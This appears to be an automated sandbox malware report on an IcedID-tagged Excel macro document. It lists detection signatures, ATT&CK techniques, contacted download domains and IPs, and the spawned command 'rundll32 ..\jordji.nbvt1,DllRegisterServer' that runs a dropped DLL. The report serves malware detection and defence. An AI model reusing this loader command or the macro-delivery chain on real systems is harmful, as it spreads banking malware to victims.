ID: 403868
Sample Name: statistic-2072807337.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 13:26:22
Date: 04/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report statistic-2072807337.xlsm

Overview

General Information

Sample Name:	statistic-2072807337.xlsm
Analysis ID:	403868
MD5:	2a3d96f5457e24e.
SHA1:	caa93a1b75bcbff..
SHA256:	a9763b59e46f046.
Tags:	IcedID xlsm
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Hidden Macro 4.0

Score:	84
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Sigma detected: Microsoft Office Pr…
- Sigma detected: System File Execu…
- Yara detected MalDoc1
- Excel documents contains an embe…
- IP address seen in connection with o…
- JA3 SSL client fingerprint seen in co…
- Potential document exploit detected…
- Potential document exploit detected…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2100 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - rundll32.exe (PID: 2552 cmdline: rundll32 ..\jordji.nbvt1,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2344 cmdline: rundll32 ..\jordji.nbvt11,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
sharedStrings.xml	JoeSecurity_MalDoc_1	Yara detected MalDoc_1	Joe Security	


Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: System File Execution Location Anomaly

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Hooking and other Techniques for Hiding and Protection

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

Networking:

Yara detected MalDoc1

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas


Found abnormal large hidden Excel 4.0 Macro sheet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impa
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modi Syst Parti
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Devi Lock
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Dele Devi Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Ingress Tool Transfer 1	SIM Card Swap		Carri Billin Frau

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impa
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Mani App Rank or Ra


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
statistic-2072807337.xlsm	6%	Virustotal		Browse
statistic-2072807337.xlsm	32%	ReversingLabs	Document-Office.Downloader.ZLoader	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
anaheimdermatologists.com	3%	Virustotal		Browse
industrialarttextile.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	

Domains and IPs


Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
anaheimdermatologists.com	192.185.5.2	true	false	• 3%, Virustotal, Browse	unknown
industrialarttextile.com	192.254.233.89	true	false	• 0%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000003.0000000 2.2119585951.0000000001D07000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2112617791.000 0000001DA7000.00000002.0000000 1.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 00000004.0000000 2.2112447524.0000000001BC0000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000003.0000000 2.2118717070.0000000001B20000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2112447524.000 0000001BC0000.00000002.0000000 1.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000003.0000000 2.2118717070.0000000001B20000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2112447524.000 0000001BC0000.00000002.0000000 1.sdmp	false		high
http://www.icra.org/vocabulary/.	rundll32.exe, 00000003.0000000 2.2119585951.0000000001D07000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2112617791.000 0000001DA7000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000003.0000000 2.2119585951.0000000001D07000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2112617791.000 0000001DA7000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000003.0000000 2.2118717070.0000000001B20000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2112447524.000 0000001BC0000.00000002.0000000 1.sdmp	false		high
http://fwdssp.com/?dn=referer_detect&pid=5POL4F2O4	jordji.nbvt11.0.dr	false		high
http://investor.msn.com/	rundll32.exe, 00000003.0000000 2.2118717070.0000000001B20000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2112447524.000 0000001BC0000.00000002.0000000 1.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.185.5.2	anaheimdermatologists.com	United States		46606	UNIFIEDLAYER-AS-1US	false
192.254.233.89	industrialarttextile.com	United States		46606	UNIFIEDLAYER-AS-1US	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	403868
Start date:	04.05.2021
Start time:	13:26:22
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 52s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	statistic-2072807337.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	7
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal84.troj.expl.evad.winXLSM@5/18@2/2

EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Excluded IPs from analysis (whitelisted): 192.35.177.64, 205.185.216.10, 205.185.216.42, 2.20.142.210, 2.20.142.209 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, audownload.windowsupdate.nsatc.net, au.download.windowsupdate.com.hwcdn.net, apps.digsigtrust.com, ctldl.windowsupdate.com, cds.d2s7q6s2.hwcdn.net, a767.dscg3.akamai.net, apps.identrust.com, au-bg-shim.trafficmanager.net • Report size getting too big, too many NtDeviceIoControlFile calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.185.5.2	statistic-207394368.xlsm	Get hash	malicious	Browse	
	catalog-1521295750.xlsm	Get hash	malicious	Browse	
	catalog-1521295750.xlsm	Get hash	malicious	Browse	
	statistic-1048881972.xlsm	Get hash	malicious	Browse	
	statistic-1048881972.xlsm	Get hash	malicious	Browse	
	f.xlsm	Get hash	malicious	Browse	
	f.xlsm	Get hash	malicious	Browse	
	statistic-118970052.xlsm	Get hash	malicious	Browse	
	statistic-118970052.xlsm	Get hash	malicious	Browse	
	14e9289c_by_Libranalysis.xlsx	Get hash	malicious	Browse	
	14e9289c_by_Libranalysis.xlsx	Get hash	malicious	Browse	
	diagram-1732659868.xlsm	Get hash	malicious	Browse	
	diagram-1732659868.xlsm	Get hash	malicious	Browse	
	diagram-1732659868.xlsm	Get hash	malicious	Browse	
	diagram-1732659868.xlsm	Get hash	malicious	Browse	
	diagram-136896931.xlsm	Get hash	malicious	Browse	
	diagram-136896931.xlsm	Get hash	malicious	Browse	
	diagram-993959417.xlsm	Get hash	malicious	Browse	
	diagram-993959417.xlsm	Get hash	malicious	Browse	
	diagram-1145261761.xlsm	Get hash	malicious	Browse	
192.254.233.89	statistic-207394368.xlsm	Get hash	malicious	Browse	
	statistic-1048881972.xlsm	Get hash	malicious	Browse	
	statistic-1048881972.xlsm	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	statistic-118970052.xlsm	Get hash	malicious	Browse	
	statistic-118970052.xlsm	Get hash	malicious	Browse	
	14e9289c_by_Libranalysis.xlsx	Get hash	malicious	Browse	
	14e9289c_by_Libranalysis.xlsx	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
industrialarttextile.com	statistic-207394368.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-1048881972.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-1048881972.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-118970052.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-118970052.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	14e9289c_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 192.254.233.89
	14e9289c_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 192.254.233.89
anaheimdermatologists.com	statistic-207394368.xlsm	Get hash	malicious	Browse	• 192.185.5.2
	statistic-1048881972.xlsm	Get hash	malicious	Browse	• 192.185.5.2
	statistic-1048881972.xlsm	Get hash	malicious	Browse	• 192.185.5.2
	statistic-118970052.xlsm	Get hash	malicious	Browse	• 192.185.5.2
	statistic-118970052.xlsm	Get hash	malicious	Browse	• 192.185.5.2
	14e9289c_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 192.185.5.2
	14e9289c_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 192.185.5.2

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	statistic-207394368.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	presentation.jar	Get hash	malicious	Browse	• 50.87.249.219
	presentation.jar	Get hash	malicious	Browse	• 50.87.249.219
	GK58.vbs	Get hash	malicious	Browse	• 192.185.21.136
	catalog-1521295750.xlsm	Get hash	malicious	Browse	• 192.185.20.98
	catalog-1521295750.xlsm	Get hash	malicious	Browse	• 192.185.20.98
	4GGwmv0AJm.exe	Get hash	malicious	Browse	• 50.87.166.59
	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 108.179.242.122
	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 108.179.242.122
	6613n246zm543w.xlsb	Get hash	malicious	Browse	• 162.241.24.47
	DEMARG MALAYHCU21345.exe	Get hash	malicious	Browse	• 162.241.169.22
	generated check 662732.xlsm	Get hash	malicious	Browse	• 192.185.177.61
	4Y2I7k0.xlsb	Get hash	malicious	Browse	• 162.241.24.47
	QUOTATION REQUEST.exe	Get hash	malicious	Browse	• 192.185.131.134
	gunzipped.exe	Get hash	malicious	Browse	• 192.254.189.182
	Purchase Order #DH0124 REF#SCAN005452 EXW HMM SO#UKL080947 - FD210268-001.xlsx.exe	Get hash	malicious	Browse	• 162.144.13.239
	0145d964_by_Libranalysis.exe	Get hash	malicious	Browse	• 162.241.169.22
	HXxk3mzZeW.exe	Get hash	malicious	Browse	• 192.185.140.111
	HCU213DES.doc	Get hash	malicious	Browse	• 162.241.169.22
	RFQ.exe	Get hash	malicious	Browse	• 192.254.236.251
UNIFIEDLAYER-AS-1US	statistic-207394368.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	presentation.jar	Get hash	malicious	Browse	• 50.87.249.219
	presentation.jar	Get hash	malicious	Browse	• 50.87.249.219
	GK58.vbs	Get hash	malicious	Browse	• 192.185.21.136
	catalog-1521295750.xlsm	Get hash	malicious	Browse	• 192.185.20.98
	catalog-1521295750.xlsm	Get hash	malicious	Browse	• 192.185.20.98
	4GGwmv0AJm.exe	Get hash	malicious	Browse	• 50.87.166.59
	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 108.179.242.122
	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 108.179.242.122
	6613n246zm543w.xlsb	Get hash	malicious	Browse	• 162.241.24.47
	DEMARG MALAYHCU21345.exe	Get hash	malicious	Browse	• 162.241.169.22
	generated check 662732.xlsm	Get hash	malicious	Browse	• 192.185.177.61

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	4Y2I7k0.xlsb	Get hash	malicious	Browse	• 162.241.24.47
	QUOTATION REQUEST.exe	Get hash	malicious	Browse	• 192.185.131.134
	gunzipped.exe	Get hash	malicious	Browse	• 192.254.189.182
	Purchase Order #DH0124 REF#SCAN005452 EXW HMM SO#UKL080947 - FD210268-001.xlsx.exe	Get hash	malicious	Browse	• 162.144.13.239
	0145d964_by_Libranalysis.exe	Get hash	malicious	Browse	• 162.241.169.22
	HXxk3mzZeW.exe	Get hash	malicious	Browse	• 192.185.140.111
	HCU213DES.doc	Get hash	malicious	Browse	• 162.241.169.22
	RFQ.exe	Get hash	malicious	Browse	• 192.254.236.251

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	statistic-207394368.xlsm	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	e1df57de_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	MV RED SEA.docx	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	SecuriteInfo.com.Heur.31681.xls	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	catalog-1521295750.xlsm	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	Documents_111651917_375818984.xls	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	471e3984_by_Libranalysis.docx	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	presupuesto.xlsx	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	ORDER INQUIRY.doc	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	Outstanding Payment Plan.xls	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	SecuriteInfo.com.Heur.3869.xls	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	SecuriteInfo.com.Heur.12433.xls	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	Documents_1906038956_974385067.xls	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	SecuriteInfo.com.Heur.3421.xls	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	diagram-586750002.xlsm	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	94a5cd81_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
